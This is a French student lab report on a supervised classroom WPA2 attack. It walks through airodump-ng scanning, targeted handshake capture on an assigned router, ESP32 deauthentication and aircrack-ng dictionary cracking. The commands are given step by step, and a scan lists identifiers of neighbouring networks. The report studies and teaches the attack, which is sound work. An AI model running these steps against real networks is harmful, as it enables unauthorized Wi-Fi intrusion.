06:6C:D1:58:05:4B  -79        5        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
06:6C:D1:57:A8:4F  -78        8        0    0   6  360   WPA3 CCMP   SAE  <length:  0>
00:1F:01:3F:87:88  -80        4        0    0   6  270   WPA2 CCMP   PSK  BELL156 2.4-pro-2.4G
E4:6C:D1:57:A8:4F  -75        1        0    0   6  360   WPA2 CCMP   PSK  CXNK014F35D0
14:55:B9:70:BF:59  -79        3        0    0   6  130   WPA2 CCMP   PSK  NOKIA-BF50
A2:39:F9:2D:14:F0  -79        8        4    0   1  260   WPA2 CCMP   PSK  BELL254
84:A0:6E:F9:5A:46  -82        0        1    0   1  260   WPA2 CCMP   PSK  VIRGIN851
B0:5B:99:E4:A4:35  -69       25        0    0   1  260   WPA2 CCMP   PSK  COGECO-E4A430
12:36:AA:8E:8D:CC  -66        2        0    0   6  260   WPA2 CCMP   PSK  Charlie's Fan Club
0E:AC:8A:89:54:5C  -79        9        1    0   6  260   WPA2 CCMP   PSK  BELL178
7C:7E:F9:33:9F:68  -69       10        0    0   6  360   OPN             <length:  0>
7C:7E:F9:33:9F:64  -72        9        0    0   6  360   WPA3 CCMP   SAE  <length:  0>
DA:94:70:A6:18:62  -81        3        0    0   6  360   WPA3 CCMP   SAE  <length:  0>
12:36:AA:8E:8D:CD  -66        4        0    0   6  260   WPA2 CCMP   PSK  <length:  0>
8A:06:E6:85:35:37  -74        8        0    0   6  130   WPA2 CCMP   PSK  BLITE0569
7C:7E:F9:33:9F:66  -67        9        1    0   6  360   WPA2 CCMP   PSK  Lalclau
7A:8D:AF:12:D8:67  -84        4        0    0  11  260   WPA2 CCMP   PSK  BELL441
32:74:C5:CA:A3:72  -81        3        0    0  11  360   WPA2 CCMP   PSK  <length:  0>
B0:92:4A:0A:22:C5  -75        5        0    0  11  260   WPA2 CCMP   PSK  COGECO-E5AF80
90:AA:C3:51:3B:B8  -77       10        0    0  11  195   WPA2 CCMP   PSK  COGECO-13BB0
F0:4D:D4:FA:7D:C6  -80        0        4    0  11   -1   WPA             <length:  0>
94:57:A5:C8:BE:6A  -69       10        0    0  11   65   WPA2 CCMP   PSK  DIRECT-69-HP ENVY 4520 series
BC:D5:ED:18:41:B5  -78       12        0    0   1  260   WPA2 CCMP   PSK  COGECO-1841B0
36:21:03:71:3B:4D  -76       29        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
7C:7E:F9:33:9F:6E   -1        0        0    0  -1   -1                   <length:  0>
DA:94:70:A9:0C:0E  -79        9        0    0   6  360   WPA3 CCMP   SAE  <length:  0>
B8:94:70:A9:0C:0E  -80        8        1    0   6  360   WPA2 CCMP   PSK  Dangers
18:31:BF:00:92:D0  -80        2        0    0   2  130   WPA2 CCMP   PSK  RT-AC1200G_D0_2G
36:21:03:71:1F:D8  -70        7        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
88:DC:96:91:63:69  -55       62        0    0   4  360   OPN             EnGenius916369_1
38:AD:2B:E3:82:A8  -80       12        0    0   1  720   WPA2 CCMP   PSK  EasyConnect00DD5
36:21:03:71:91:7F  -67       18        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
0C:0E:76:69:FD:63  -82        6        0    0   2  130   WPA2 CCMP   PSK  dlink-FD61
AC:A7:F1:CB:24:6C  -70       39        0    0   6  130   WPA2 CCMP   PSK  BELL034_EXT
70:4F:57:C2:EA:ED  -43       54        0    0   5  195   WPA2 CCMP   PSK  RTR06
2C:79:D7:08:A4:2E   -1        0      259    0   7   -1   WPA             <length:  0>
14:21:03:71:3B:4D  -76       31        5    0   1  360   WPA2 CCMP   PSK  CXNK016BCA83
A0:99:21:A0:B0:18  -66       50        0    0   1   65   OPN             midea_33_1617
34:0A:33:2B:25:52  -48       54        0    0   1  130   WPA2 CCMP   PSK  Extention 1
14:21:03:71:91:7F  -76       15        0    0   1  360   WPA2 CCMP   PSK  CXNK016BD259
B0:92:4A:09:55:65  -80        5        0    0   1  260   WPA2 CCMP   PSK  COGECO-095560
74:FE:CE:2A:E7:B2  -86        7        0    0   1  130   WPA3 CCMP   SAE  app3490-1_jw
34:19:4D:69:98:EC  -73       54        4    0   1  260   WPA2 CCMP   PSK  TELUS2136
3E:AD:2B:E3:82:A8  -77       22        0    0   1  720   WPA2 CCMP   PSK  <length:  0>
E0:8C:FE:FF:CE:71  -55      128        0    0   1  135   WPA2 CCMP   PSK  ESP32-Deauther-RTR06
```

Figure 6 — *sortie d'airodump-ng avec le SSID, le BSSID, le canal du routeur RTRxx et le client autorisé en vis-à-vis*

airodump-ng sans filtre liste tous les points d'accès visibles et les clients associés. Le réseau du routeur assigné (et non le SSID de configuration de l'ESP32) a été repéré avec son BSSID, son canal, et l'adresse MAC du client autorisé (le cellulaire).

4.1 Fiche d'identification

Routeur RTR06	RTR06
SSID	RTR06
BSSID	70:4F:57:C2:EA:ED
Canal	5
Interface moniteur	wlan0 (mode monitor)
MAC du client	0A:B2:FB:38:C7:7E

5 Étape 4 — Capture du handshake WPA2

KALI — CAPTURE CIBLÉE (adapter canal, BSSID, nom de fichier)

```
mkdir -p ~/labo-wifi
cd ~/labo-wifi
sudo airodump-ng -c 5 --bssid 70:4F:57:C2:EA:ED -w capture_RTR06 wlan0
```

La capture ciblée (filtrée sur le canal et le BSSID exacts du routeur assigné) est laissée active pendant qu'une désauthentification brève est déclenchée depuis l'interface de l'ESP32, visant exclusivement ce routeur. La désauthentification est arrêtée rapidement pour permettre au client de se reconnecter et ainsi produire l'échange à capturer.

KALI — VÉRIFICATION DE LA CAPTURE

```
ls -lh capture_RTR06*
aircrack-ng capture_RTR01-01.cap
```

☐ *Capture 7 — indication WPA handshake dans airodump-ng*




Figure 7 — *fenêtre airodump-ng affichant [WPA handshake: BSSID] en haut à droite au moment de la reconnexion*

L'indication WPA handshake, suivie du BSSID du routeur cible, confirme qu'airodump-ng a capturé les trames EAPOL-Key échangées lors de la reconnexion du client. Cette preuve est distincte du succès de la désauthentification elle-même : un client peut se reconnecter et produire un handshake exploitable même si certaines trames de gestion sont protégées (PMF/802.11w).

☐ *Capture 8 — fichier .cap et validation aircrack-ng*




Figure 8 — *sortie de ls -lh confirmant la présence du fichier capture_RTR01-01.cap, et d'aircrack-ng confirmant un handshake exploitable*

aircrack-ng, appelé directement sur le fichier .cap, confirme la présence d'un réseau avec un handshake capturé (mention WPA (1 handshake)), ce qui valide que la capture est exploitable avant de passer au test du dictionnaire.

6 Étape 5 — Recherche du mot de passe avec rock420.txt

KALI — TEST PAR DICTIONNAIRE (adapter BSSID et fichier)

```
cd ~/labo-wifi
aircrack-ng -w rock420.txt -b 70:4F:57:C2:EA:ED capture_RTR06-01.cap
```

Pour chaque candidat du dictionnaire rock420.txt, aircrack-ng dérive les clés (PMK puis PTK, à partir du SSID et de la passphrase candidate) et vérifie si le MIC recalculé correspond à celui capturé dans l'un des messages du handshake. Le calcul est entièrement hors ligne : aucune tentative de connexion n'est faite vers le routeur lui-même.

☐ *Capture 9 — KEY FOUND! et mot de passe retrouvé*




Figure 9 — *sortie d'aircrack-ng montrant KEY FOUND! suivi du mot de passe en clair*


La ligne KEY FOUND! confirme qu'un candidat du dictionnaire rock420.txt reproduit correctement le MIC capturé, ce qui prouve que ce candidat est bien la passphrase WPA2 du routeur assigné. Le mot de passe est conservé visible dans cette remise, conformément à la consigne du travail.

7 Étape 6 — Nettoyage et rangement

KALI — RETOUR EN MODE MANAGED

```
sudo airmon-ng stop wlan0
sudo systemctl start NetworkManager
iw dev
nmcli device status
nmcli device wifi list ifname wlan0 --rescan yes
```

Cette dernière commande confirme que l'interface, de retour en mode managed, détecte bien à nouveau les réseaux environnants. Toute désauthentification en cours a été arrêtée, l'ESP32 a été éteint, et le routeur a été rangé sans aucun reset ni bouton pressé, conformément aux consignes de manipulation du matériel.



8 Réponses aux questions de compréhension

Pourquoi faut-il personnaliser le SSID des 25 ESP32 ?

Parce que 25 équipes utilisent un ESP32 simultanément en classe : un SSID identique sur tous les boîtiers rendrait impossible de distinguer, depuis un téléphone, l'interface de commande correspondant à son propre routeur assigné.

Quels sont les rôles distincts du routeur, du client, de l'ESP32 et de Kali ?

Le routeur diffuse le réseau cible ; le client (le cellulaire) s'y authentifie et réalise le handshake ; l'ESP32 provoque une déconnexion contrôlée du client via des trames de désauthentification falsifiées ; Kali, avec la carte Wi-Fi en mode moniteur, capture passivement les trames échangées sur le canal, puis teste hors ligne les candidats du dictionnaire avec aircrack-ng.

Quelle différence existe entre SSID et BSSID ?

Le SSID est le nom du réseau tel qu'affiché à l'utilisateur ; le BSSID est l'adresse MAC du point d'accès radio qui diffuse ce réseau. Plusieurs points d'accès physiques peuvent théoriquement partager un même SSID tout en ayant chacun un BSSID distinct.

Que transportent les messages M1 à M4 ? Le mot de passe est-il transmis en clair ?

M1 transporte l'ANonce de l'AP ; M2 le SNonce et un MIC calculé par le client ; M3 une confirmation de l'AP et les clés de groupe protégées ; M4 la confirmation finale du client. À aucun moment le mot de passe n'est transmis en clair : seuls des nonces, des MIC et des clés dérivées circulent, ce qui est justement ce qui permet au dictionnaire d'être testé hors ligne plutôt que lu directement dans la capture.

Pourquoi le Deauther ne révèle-t-il pas la clé ? Quel est le rôle de PMF ?

Le Deauther exploite uniquement le mécanisme de gestion de connexion (désauthentification) ; il ne déchiffre rien et n'a aucun accès au contenu chiffré. PMF (802.11w) protège les trames de gestion, dont la désauthentification, contre la falsification : s'il est actif, les trames forgées par l'ESP32 peuvent être rejetées par le client, empêchant la déconnexion forcée sans pour autant empêcher nécessairement la capture d'un handshake obtenu autrement.

Pourquoi cibler le bon canal et arrêter la désauthentification pour laisser le client se reconnecter ?

airodump-ng ne capture que sur un canal à la fois : cibler le mauvais canal signifie manquer complètement l'échange. Arrêter rapidement la désauthentification est nécessaire parce qu'une émission continue empêcherait le client de se reconnecter, et donc empêcherait la production du nouvel échange EAPOL à capturer.

Que peut-on conclure — et ne pas conclure — si aucun candidat du dictionnaire ne convient ?

On peut seulement conclure que la passphrase ne figure pas dans le dictionnaire rock420.txt testé, ou que la capture n'est pas exploitable. On ne peut pas conclure que le réseau est inviolable ou que le mot de passe est nécessairement robuste : un dictionnaire plus large, une attaque par force brute ou une autre méthode pourraient donner un résultat différent.

9 Difficultés rencontrées et solutions

Problème	Aucun
Diagnostic	Aucun
Solution	Aucune

10 Conclusion

Ce laboratoire m'a permis de suivre une attaque WPA2 de bout en bout, du volet matériel (personnalisation du firmware de l'ESP32) jusqu'à l'analyse hors ligne du handshake avec aircrack-ng. Au-delà de la manipulation des outils, il m'a surtout aidé à comprendre pourquoi chaque étape fonctionne : le rôle des trames de gestion non protégées, la nature du 4-way handshake et la raison pour laquelle un mot de passe faible reste vulnérable même sans interaction directe avec le routeur.

J'en retiens aussi le réflexe défensif : l'importance d'une passphrase robuste, du protocole PMF (802.11w) et du passage à WPA3 pour se prémunir contre ce type d'attaque. Je remercie M. Sébastien Ochart pour ce laboratoire bien structuré, qui m'a permis d'approfondir concrètement mes connaissances en cybersécurité. TOP LAB ☺